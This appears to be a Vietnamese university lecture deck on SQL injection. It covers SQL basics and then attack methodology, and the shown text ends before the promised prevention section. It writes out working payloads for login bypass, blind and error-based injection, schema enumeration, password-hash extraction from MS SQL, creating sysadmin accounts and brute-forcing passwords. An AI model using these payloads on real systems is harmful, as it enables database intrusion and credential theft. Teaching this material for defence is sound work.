University Of Science – DH Khoa Học Tự Nhiên – Khoa CNTT

SQL INJECTION

Nguyễn Ngọc Dũng – Nguyễn Thanh Truyền – Nguyễn Duy Thanh

Nội dung trình bày

1/ Giới thiệu sơ lược về SQL.

2/ Tìm hiểu SQL Injection.

3/ Các phương pháp của SQL Injection.

4/ Kỹ thuật trốn (Evasion Techniques)

5/ Phương pháp phòng tránh.

SƠ LƯỢC VỀ SQL

Nguyễn Ngọc Dũng – Nguyễn Thanh Truyền – Nguyễn Duy Thanh

What is SQL?

- SQL, viết tắt của *Structured Query Language* (ngôn ngữ hỏi có cấu trúc).
- Công cụ sử dụng để tổ chức, quản lý và truy xuất dữ liệu được lưu trữ trong các cơ sở dữ liệu.
- SQL có thể:
  - Thực hiện các truy vấn đối với cơ sở dữ liệu.
  - Lấy dữ liệu từ cơ sở dữ liệu.
  - Chèn table mới trong một cơ sở dữ liệu.
  - Xóa thông tin trong cơ sở dữ liệu.
  - Cập nhật các table trong cơ sở dữ liệu.

SQL

- Có rất nhiều phiên bản khác nhau của ngôn ngữ SQL : Oracle, MSSQL, MySQL…
- Chúng hỗ trợ cùng các ngôn ngữ thao tác dữ liệu như (SELECT, UPDATE, DELETE, INSERT, WHERE…).

SQL Database Tables

- Một cơ sở dữ liệu bao gồm nhiều table và mỗi table được xác định duy nhất bởi tên table.
- Table gồm một tập row và column: mỗi một row trong table biểu diễn cho một thực thể.
- Ví dụ:

userID	Name	LastName	Login	Password
1	David	Bryan	davidbryan	123456
2	Thomas	Brave	thomasbra	Thomas
3	Tom	Jerry	tomjerry	jerry

SQL Queries

- Với SQL, chúng ta có thể truy vấn CSDL và có một kết quả trả về.
- Sử dụng lại table trước, truy vấn sẽ thế này:

```
SELECT LastName
FROM users
WHERE UserID = 1;
```

- Kết quả: **LastName**

Bryan

University Of Science – DH Khoa Học Tự Nhiên – Khoa CNTT

SQL INJECTION

Nguyễn Ngọc Dũng – Nguyễn Thanh Truyền – Nguyễn Duy Thanh

SQL INJECTION LÀ Gì ?

- SQL injection là một kĩ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng trong việc kiểm tra dữ liệu nhập trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để **Inject** và thi hành các câu lệnh SQL bất hợp pháp.

Nó PHỔ BIẾN THẾ NÀO?

- Ngày nay có nhiều website dễ bị tấn công.
- Đây là lỗ hổng trong phát triển ứng dụng web, nó không phải lỗi của DB hay của web server.
- Hầu hết các lập trình viên vẫn chưa nhận thức được vấn đề này.
- Rất nhiều giải pháp đã được đưa lên mạng nhưng vẫn không đủ tốt.

Lỗ hổng của ứng dụng

- Hầu như tất cả các database SQL và ngôn ngữ lập trình đều có khả năng dễ bị tấn công.
  - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc
- Truy cập thông qua ứng dụng sử dụng:
  - Perl and CGI scripts that access databases
  - ASP, JSP, PHP
  - XML, XSL and XSQL
  - Javascript
  - VB, MFC, and other ODBC-based tools and APIs
  - DB specific Web-based applications and API's
  - Reports and DB Applications
  - 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)

SQL Injection hoạt động thế nào?

- Tấn công ở dạng đăng nhập

```
SELECT * FROM users
WHERE login = 'victor'
AND password = '123‘
```

- Cú pháp đăng nhập ASP / MS SQL Server

```
var sql = "SELECT * FROM users
WHERE login = '" + formusr +
"' AND password = '" + formpwd + "'";
```

Tấn công thông qua chuỗi

formusr = **' or 1=1 – –**

formpwd = anything

Truy vấn cuối cùng sẽ như sau:

```
SELECT * FROM users
 WHERE username = ' ' or 1=1
 – – AND password = 'anything'
```

Tính năng của ‘

- Đóng các tham số chuỗi
- Tất cả sau ‘ đều được xem là một phần lệnh SQL.
- String fields rất thông dụng nhưng có một số kiểu khác của fields.
  - Numeric
  - Dates

Nếu nó là kiểu dữ liệu numberic

```
SELECT * FROM clients
WHERE account = 12345678
AND pin = 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE " .
"account = $formacct  AND " .
"pin = $formpin";
```

Tấn công vào numberic

$formacct = **1 or 1=1 #**

$formpin = 1111

Truy vấn cuối cùng:

SELECT * FROM clients

WHERE account = **1 or 1=1**

AND pin = **1111**

Những ký tự của SQL Injection

- ' or " character String Indicators
- -- or # single-line comment
- /*…*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- *@variable* local variable
- *@@variable* global variable
- waitfor delay '0:0:10' time delay

University Of Science – DH Khoa Học Tự Nhiên – Khoa CNTT


Phương pháp

Nguyễn Ngọc Dũng – Nguyễn Thanh Truyền – Nguyễn Duy Thanh


Content

1/ Input Validation
2/ Information gathering
3/ 1=1 Attacks
4/ Extracting Data
5/ OS Interaction
6/ OS Cmd Prompt
7/ Expand Influence

SQL Injection Phương pháp Thử nghiệm




1) Input Validation



Phát hiện lỗ hổng

- Lỗ hổng có thể ở bất cứ nơi nào, SQL Injection có thể xảy ra trong bất kỳ điều sau đây:
  - Các Fields trong Web Form
  - Script tham số trong chuỗi truy vấn URL
  - Các giá trị được lưu trữ trong các cookie hoặc Fields ẩn.
- Bằng "Fuzzing":
  - **Chuỗi kí tự:** ' ") # || + >
  - **SQL reserved words with white space delimiters**
    - %09select (tab%09, carriage return%13, linefeed%10 and space%32 with and, or, update, insert, exec, etc)
  - **Truy vấn trì hoãn (Delay query)** ' waitfor delay '0:0:10'--

2) Information gathering



2) Information gathering

- Cơ chế đầu ra.
- Hiểu được những truy vấn.
- Xác định loại hình cơ sở dữ liệu.
- Tìm ra cấp độ đặc quyền của người sử dụng.
- Xác định mức độ tương tác hệ điều hành.

a) Cơ chế đầu ra

- Sử dụng kết quả truy vấn trong ứng dụng web.
- Error Messages
- Blind SQL Injection
  - Sử dụng **time delays** hay **error signatures** để xác định trích xuất thông tin.
  - Chúng ta có thể thực hiện nhiều điều nhưng phương pháp **blind Injection** **chậm và khó khăn.**
- Các cơ chế
  - e-mail, SMB, FTP, TFTP

Lỗi trích xuất thông tin thông qua tin nhắn (Error messages)

- **Grouping Error**
  - **' group by** *columnnames* **having 1=1 - -**
- **Type Mismatch hay overflow errors**
  - **' union select** *1,1,'text',1,1,1* **- -**
  - **' union select** *1,1, bigint,1,1,1* **- -**
    - Where *'text'* or *bigint* are being united into an *int* column
  - In DBs that allow subqueries, a better way is:
    - **' and 1 in (select** *'text'* **) - -**
  - Trong một số trường hợp ta cần phải CAST hay CONVERT dữ liệu của chúng ta để tạo ra các thông báo lỗi.

Blind Injection

- Sử dụng kết quả đã biết.
  - ✖ ' **and** *condition* **and '1'='1**
- Sử dụng điều kiện if.
  - '; **if** *condition* **waitfor delay '0:0:5' --**
  - '; **union select if**(*condition* , **benchmark** (100000, sha1('test')), 'false'),1,1,1,1;
- Ngoài ra, chúng ta có sử dụng tất cả các kiểu truy vấn nhưng phải là các thông tin không có lỗi.
- Ta sẽ nhận được câu trả lời Yes/No.
  - Trích xuất thông tin ở dạng văn bản bằng cách chuyển đổi thành mã ASCII và sau đó chuyển từ ASCII sang nhị phân và sau đó chúng ta sẽ nhân được 1 bit.
  - Rát tốn thời gian nhưng khả thi với công cụ tự động như SQueal

b) Những truy vấn

- **Truy vấn có thể là:**
  - SELECT
  - UPDATE
  - EXEC
  - INSERT
  - Hoặc cái gì đó phức tạp hơn.
- **Context helps**
  - Form hay Page nào chúng ta muốn truy vấn với dữ liệu đầu vào của chúng ta?
  - Tên của field, cookie hay tham số là gì?

SELECT Statement

- Hầu hết các Injections sẽ được đặt ở giữa lệnh SELECT.
- Trong mệnh đề SELECT, hầu hết chúng ta đều kết thúc bằng WHERE:
  - SELECT *
    - FROM *table*
    - WHERE x = *'normalinput' group by x having 1=1 --*
    - GROUP BY x
    - HAVING x = y
    - ORDER BY x

UPDATE statement

- Trong phần thay đổi password của app chúng ta có thể có những điều sau:
  - UPDATE users

    SET password = *' new password'*

    WHERE login = *logged.user*

    AND password = *'old password'*
  - Nếu inject vào new password và fix trong phần còn lại, bạn sẽ thay đổi mọi mật khẩu trong table.

Xác định SELECT Query Structure

1. **Tái tạo lỗi chuyển hướng (error free navigation).**
   - Có thể đơn giản như: **' and '1' = '1**
   - Hoặc **' and '1' = '2**
2. **Tạo ra các lỗi cụ thể.**
   - Xác định tên của table and column
     ' group by *columnnames* **having 1=1 --**
   - Do we need parenthesis? Is it a subquery?

Is it a stored procedure?

- Chúng tôi sử dụng các Injections khác nhau để xác định những điều có thể hoặc không thể làm.
  - ,@variable
  - ?Param1=foo&Param2=bar
  - PRINT
  - PRINT @@variable

Tricky Queries

- **Khi ta đang ở trong một phần của subquery hay lệnh khởi đầu hoặc lệnh kết thúc.**
  - Ta sẽ cần sử dụng các thông số để thoát ra.
  - Một số chức năng không có sẵn trong subqueries (ví dụ: group by, having and further subqueries)
  - Trong một số trường hợp ta sẽ cần thêm vào END.
- **Khi sử dụng một số truy vấn đầu vào.**
  - Ta nên kết thúc việc tạo ra các lỗi khác nhau trong những truy vấn khác nhau, nó sẽ gây ra nhầm lẫn.
- **Lỗi phát sinh trong truy vấn có thể làm gián đoạn hoặc có thể làm ngưng hàng loạt các truy vấn của ta.**
- **Một số truy vấn are simply not escapable!**

c) Xác định loại hình cơ sở dữ liệu

- **Hầu hết các lần thông báo lỗi sẽ cho ta biết ta đang làm việc với loại hình CSDL nào.**
  - Lỗi ODBC sẽ hiển thị loại hình cơ sở dữ liệu như một phần của thông tin điều khiển.
- **Nếu ta không có thông báo lỗi ODBC:**
  - We make an educated guess based on the Operating System and Web Server
  - Hoặc ta sử dụng những ký tự cụ thể của DB, lệnh hoặc store procedures, nó sẽ tạo ra các thông báo lỗi khác nhau

Một số khác biệt

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+' '	concat (" ", " ")	" "&" "	' '||' '	" "+" "	' '||' '
Null replace	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

Những khác biệt khác…

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N


d) Tìm ra cấp độ đặc quyền của người sử dụng

- **Có một vài SQL99 được xây dựng trong các hàm vô hướng, nó sẽ làm việc trong hầu hết trong các triển khai SQL.**
  - *user* or *current_user*
  - *session_user*
  - *system_user*
- **and 1 in** (**select** *user*) **--**
- '; **if** *user* ='dbo' **waitfor delay** '*0:0:5* '**--**
- ' union select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false');

DB Administrators

- **Default administrator accounts bao gồm:**
  - sa, system, sys, dba, admin, root and many others
- **In MS SQL they map into dbo:**
  - The **dbo** is a user that has implied permissions to perform all activities in the database.
  - Any member of the **sysadmin** fixed server role who uses a database is mapped to the special user inside each database called **dbo**.
  - Also, any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically.

3) 1=1 Attacks


1) Input Validation
2) Info. Gathering
3) 1=1 Attacks
4) Extracting Data
5) OS Interaction
6) OS Cmd Prompt
7) Expand Influence

Khám phá cấu trúc DB

- Xác định tên của table và column.

  ' group by *columnnames* **having 1=1 --**

- Xác định tên kiểu của column.

  ' union select sum(*columnname* **) from** *tablename* **--**

- Liệt kê table user đã được định nghĩa.

  ' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --

Liệt kê table columns trong DB khác

- **MS SQL**
  - SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = *'tablename* ')
  - sp_columns *tablename* (this stored procedure can be used instead)
- **MySQL**
  - show columns from *tablename*
- **Oracle**
  - SELECT * FROM all_tab_columns WHERE table_name='*tablename* '
- **DB2**
  - SELECT * FROM syscat.columns WHERE tabname= '*tablename* '
- **Postgres**
  - SELECT attnum,attname from pg_class, pg_attribute WHERE relname= '*tablename* ' AND pg_class.oid=attrelid AND attnum > 0

Tất cả table và column trong một truy vấn.

- ' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --


Database Enumeration

- Trong MS SQL Server, các cơ sở dữ liệu có thể được truy vấn với master .. Sysdatabases
  - **CSDL khác trong Server**
    - **' and 1 in (select min(***name* **) from** *master.dbo.sysdatabases* **where** *name* >'.') **--**
  - **Vị trí File của CSDL**
    - **' and 1 in (select min(***filename* **) from** *master.dbo.sysdatabases* **where** *filename* >'.') **--**

System Tables

- **Oracle**
  - SYS.USER_OBJECTS
  - SYS.TAB
  - SYS.USER_TEBLES
  - SYS.USER_VIEWS
  - SYS.ALL_TABLES
  - SYS.USER_TAB_COLUMNS
  - SYS.USER_CATALOG
- **MySQL**
  - mysql.user
  - mysql.host
  - mysql.db
- **MS Access**
  - MsysACEs
  - MsysObjects
  - MsysQueries
  - MsysRelationships
- **MS SQL Server**
  - sysobjects
  - syscolumns
  - systypes
  - sysdatabases

4) Extracting Data



Password grabbing

- Grabbing username and passwords from a User Defined table
  - '; begin declare @var varchar(8000) set @var=':' select @var=@var+' '+login+'/'+password+' ' from users where login>@var select @var as var into temp end --
  - ' and 1 in (select var from temp) --
  - ' ; drop table temp --

Create DB Accounts

MS SQL

- exec sp_addlogin 'victor', 'Pass123'
- exec sp_addsrvrolemember 'victor', 'sysadmin'

MySQL

- INSERT INTO mysql.user (user, host, password) VALUES ('victor', 'localhost', PASSWORD('Pass123'))

Access

- CREATE USER victor IDENTIFIED BY 'Pass123'

  Postgres (requires UNIX account)
- CREATE USER victor WITH PASSWORD 'Pass123'

Oracle

- CREATE USER victor IDENTIFIED BY Pass123
  TEMPORARY TABLESPACE temp
  DEFAULT TABLESPACE users;
- GRANT CONNECT TO victor;
- GRANT RESOURCE TO victor;

Grabbing MS SQL Server Hashes

- **Truy vấn đơn giản như sau:**
  - SELECT name, password FROM sysxlogins
- **Nhưng, hashes là kiểu varbinary.**
  - Để hiển thị chúng một cách chính xác thông qua error message ta cần phải Hex chúng.
  - Và sau đó concatenate all
  - Ta chỉ có thể phù hợp với 70 cặp name/password ở kiểu varchar
  - Ta có thể thấy 1 cặp hoàn thành.
- **Password field yêu cầu truy cập dbo.**
  - Với những đặc quyền thấp hơn ta vẫn có thể khôi phục lại usernames và brute force the password

What do we do?

- **The hashes are extracted using**
  - SELECT password FROM master..sysxlogins
- **We then hex each hash**

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
    declare @tempint int, @firstint int, @secondint int
    select
    @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
    select @firstint=FLOOR(@tempint/16)
    select @secondint=@tempint - (@firstint*16)
    select @charvalue=@charvalue + SUBSTRING
    (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring,
    @secondint+1, 1)
select @i=@i+1  END
```

- **And then we just cycle through all passwords**

Extracting SQL Hashes

- Đây là một lệnh dài:

'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':' select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins where password is not null) begin select @binvalue=(select password from master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) begin declare @tempint int, @firstint int, @secondint int select @tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16) select @secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1) select @i=@i+1 end select @var=@var+' | '+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where xdate1>@xdate1 and password is not null) end select @var as x into temp end end --

Thu thập hashes thông qua error messages

- ' and 1 in (select x from temp) --
- ' and 1 in (select substring (x, 256, 256) from temp) --
- ' and 1 in (select substring (x, 512, 256) from temp) --
- etc…
- ' drop table temp --

Brute forcing Passwords

- **Passwords có thể bị brute forced bằng cách sử dụng sever đã bị tấn công để tiếp tục tiến hành.**
- **SQL Crack Script**
  - create table tempdb..passwords(pwd varchar(255))
  - bulk insert tempdb..passwords from 'c:\temp\passwords.txt'
  - select name, pwd from tempdb..passwords inner join sysxlogins on (pwdcompare(pwd, sysxlogins.password, 0) = 1) union select name, name from sysxlogins where (pwdcompare(name, sysxlogins.password, 0) = 1) union select sysxlogins.name, null from sysxlogins join syslogins on sysxlogins.sid=syslogins.sid where sysxlogins.password is null and syslogins.isntgroup=0 and syslogins.isntuser=0
  - drop table tempdb..passwords

Transfer DB structure and data

- Sau khi kết nối mạng đã được kiểm tra.
- SQL Server có thể bị liên kết lại với DB của attacker bằng cách sử dụng OPENROWSET
- DB Structure bị nhân rộng.
- Data bị chuyển đi.
- Điều đó có thể được thực hiên bằng cách kết nối với remote port 80!

